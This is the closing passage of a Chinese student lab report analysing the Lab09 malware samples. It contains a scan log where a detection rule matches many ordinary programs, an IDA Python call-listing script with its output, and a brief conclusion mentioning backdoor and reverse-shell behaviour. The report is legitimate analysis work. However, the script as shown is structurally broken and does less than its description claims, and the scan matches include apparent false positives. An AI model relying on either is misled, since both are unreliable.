202 文件路径: ./sample/nginx.exe  
203 匹配规则: lab9\_2  
204  
205 文件路径: ./sample/NPSWF.dll  
206 匹配规则: lab9\_2  
207  
208 文件路径: ./sample/OfficeScr.dll  
209 匹配规则: lab9\_2  
210  
211 文件路径: ./sample/OfficeScrBroker.exe  
212 匹配规则: lab9\_2  
213  
214 文件路径: ./sample/OfficeScrSanBroker.exe  
215 匹配规则: lab9\_2  
216  
217 文件路径: ./sample/OutlookWebHost.dll  
218 匹配规则: lab9\_2  
219  
220 文件路径: ./sample/pallas.exe  
221 匹配规则: lab9\_2  
222  
223 文件路径: ./sample/QLCommon.dll  
224 匹配规则: lab9\_2  
225  
226 文件路径: ./sample/QPLocalSvrPlugin.dll  
227 匹配规则: lab9\_2  
228  
229 文件路径: ./sample/Qt5Network.dll  
230 匹配规则: lab9\_2  
231  
232 文件路径: ./sample/Qt5NetworkKso.dll  
233 匹配规则: lab9\_2  
234  
235 文件路径: ./sample/Qt5Network\_conda.dll  
236 匹配规则: lab9\_2  
237  
238 文件路径: ./sample/remote-dev-worker-windows-amd64.exe

239 匹配规则: lab9\_2  
240  
241 文件路径: ./sample/remote-dev-worker-windows-arm64.exe  
242 匹配规则: lab9\_2  
243  
244 文件路径: ./sample/RemoteAccess.dll  
245 匹配规则: lab9\_2  
246  
247 文件路径: ./sample/selenium-manager.exe  
248 匹配规则: lab9\_2  
249  
250 文件路径: ./sample/sscronet.dll  
251 匹配规则: lab9\_2  
252  
253 文件路径: ./sample/steam.exe  
254 匹配规则: lab9\_2  
255  
256 文件路径: ./sample/Steam2.dll  
257 匹配规则: lab9\_2  
258  
259 文件路径: ./sample/SyncEngine.dll  
260 匹配规则: lab9\_2  
261  
262 文件路径: ./sample/TabNine-deep-cloud.exe  
263 匹配规则: lab9\_2  
264  
265 文件路径: ./sample/TASSecScan.dll  
266 匹配规则: lab9\_2  
267  
268 文件路径: ./sample/Ten.exe  
269 匹配规则: lab9\_2  
270  
271 文件路径: ./sample/TGuard.exe  
272 匹配规则: lab9\_2  
273  
274 文件路径: ./sample/tquic.dll  
275 匹配规则: lab9\_2  
276  
277 文件路径: ./sample/txupd.exe  
278 匹配规则: lab9\_2  
279  
280 文件路径: ./sample/vcpkg.dll  
281 匹配规则: lab9\_2  
282  
283 文件路径: ./sample/vcpkgssrv.exe  
284 匹配规则: lab9\_2

```
285
286 文件路径: ./sample/video.dll
287 匹配规则: lab9_2
288
289 文件路径: ./sample/vix.dll
290 匹配规则: lab9_2
291
292 文件路径: ./sample/vmacore.dll
293 匹配规则: lab9_2
294
295 文件路径: ./sample/vmrest.exe
296 匹配规则: lab9_2
297
298 文件路径: ./sample/vmware-remotemks.exe
299 匹配规则: lab9_2
300
301 文件路径: ./sample/vmwarebase.dll
302 匹配规则: lab9_2
303
304 文件路径: ./sample/VQQProto.dll
305 匹配规则: lab9_2
306
307 文件路径: ./sample/vsce-sign.exe
308 匹配规则: lab9_2
309
310 文件路径: ./sample/WD-TabNine.exe
311 匹配规则: lab9_2
312
313 文件路径: ./sample/WegameAudio.dll
314 匹配规则: lab9_2
315
316 文件路径: ./sample/WnsClientApi.dll
317 匹配规则: lab9_2
318
319 文件路径: ./sample/wslclient.dll
320 匹配规则: lab9_2
321
322 文件路径: ./sample/xpng_dll.dll
323 匹配规则: lab9_2
324
325 文件路径: ./sample/yundetectedservice.exe
326 匹配规则: lab9_2
```

将几个实验样本，以及许多文件扫描了出来，共耗时 95s。

### 3.5 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析：

```
1  import idaapi
2  import idutils
3  import idc
4
5  def get_called_functions(start_ea, end_ea):
6      """
7      给定起始和结束地址，返回该范围内调用的所有函数的集合。
8      """
9      called_functions = set() # 使用集合避免重复
10     for head in idutils.Heads(start_ea, end_ea):
11         if idc.is_code(idc.get_full_flags(head)):
12             mnemonic = idc.print_insn_mnem(head)
13             if mnemonic == 'call':
14                 operand_value = idc.get_operand_value(head, 0)
15                 func_name = idc.get_func_name(operand_value)
16                 if func_name: # 确保函数名称非空
17                     called_functions.add(func_name)
18     return called_functions
19
20 def main():
21     # 获取main函数的地址
22     main_addr = idc.get_name_ea_simple('_main')
23     if main_addr == idaapi.BADADDR:
24         print("找不到 '_main' 函数。")
25         return
26
27     main_end_addr = idc.find_func_end(main_addr)
28
29     # 列出main函数调用的所有函数
30     main_called_functions = get_called_functions(main_addr, main_end_addr)
31
32     print("被 '_main' 调用的函数:")
33     for func_name in main_called_functions:
34         print(func_name)
35
36     # 获取每个函数的结束地址
37     func_ea = idc.get_name_ea_simple(func_name)
38     if func_ea == idaapi.BADADDR:
39         continue
40
41     func_end_addr = idc.find_func_end(func_ea)
42
```

```

43         # 列出被main调用的函数内部调用的函数或API
44         called_by_func = get_called_functions(func_ea, func_end_addr)
45         print("\t被 {} 调用的函数/APIs: ".format(func_name))
46         for sub_func_name in called_by_func:
47             print("\t\t{}".format(sub_func_name))
48
49 if __name__ == "__main__":
50     main()

```

这段脚本的作用是：分析在IDA Pro中指定范围内的代码（通常是某个函数的范围），提取并打印出该范围内所有被调用的函数名称，同时还会递归地列出这些被调用函数内部再调用的函数或API名称。

对恶意代码分别运行上述 [IDA Python](#) 脚本，结果如下：

- Lab09-01.exe

```

1  被 '_main' 调用的函数:
2  __mbscmp
3      被 __mbscmp 调用的函数/APIs:
4          _strcmp
5  __alloca_probe
6      被 __alloca_probe 调用的函数/APIs:
7  sub_402510
8      被 sub_402510 调用的函数/APIs:
9  sub_402E7E
10     被 sub_402E7E 调用的函数/APIs:
11         sub_403A88
12         __stbuf
13         __ftbuf
14  sub_402600
15     被 sub_402600 调用的函数/APIs:
16         sub_4025B0
17         __alloca_probe
18         sub_401070
19         sub_4015B0
20  sub_4025B0
21     被 sub_4025B0 调用的函数/APIs:
22         __splitpath
23  sub_402410
24     被 sub_402410 调用的函数/APIs:
25         _exit
26  sub_402900
27     被 sub_402900 调用的函数/APIs:
28         sub_4025B0
29         sub_401070
30         sub_401210

```

```

31 sub_401070
32     被 sub_401070 调用的函数/APIs:
33         __alloca_probe
34 sub_401000
35     被 sub_401000 调用的函数/APIs:
36 sub_401280
37     被 sub_401280 调用的函数/APIs:
38         __alloca_probe
39 sub_402360
40     被 sub_402360 调用的函数/APIs:
41         __alloca_probe
42         _atoi
43         sub_402020
44         sub_401280

```

- Lab09-02.exe

```

1  被 '_main' 调用的函数:
2  sub_401089
3      被 sub_401089 调用的函数/APIs:
4          _strlen
5  _strcmp
6      被 _strcmp 调用的函数/APIs:
7  _strchr
8      被 _strchr 调用的函数/APIs:
9  sub_401000
10     被 sub_401000 调用的函数/APIs:
11         _memset

```

- Lab09-03.exe

```

1  被 '_main' 调用的函数:
2  NetScheduleJobAdd
3      被 NetScheduleJobAdd 调用的函数/APIs:

```

据此可以看出调用关系。

## 4 实验结论及心得体会

在本次实验，我们分析了三个文件，第一个代码调用关系复杂，结合后门攻击和多种命令行选项为一体，第二个代码混淆字符串，实现了一种反向Shell行为，第三个代码通过动态载入DLL，来调用外部函数，实现所需功能。

**心得体会：**通过此次实验，我学会了分析复杂的恶意代码样本，学会了使用Ollydbg来动态分析样本。在这个动态调试器中，我们可以了解恶意代码的流程，掌握其内存变化，以及堆栈的变化，许多被混淆加密的代码和字符串只能通过这样的方式来获取。

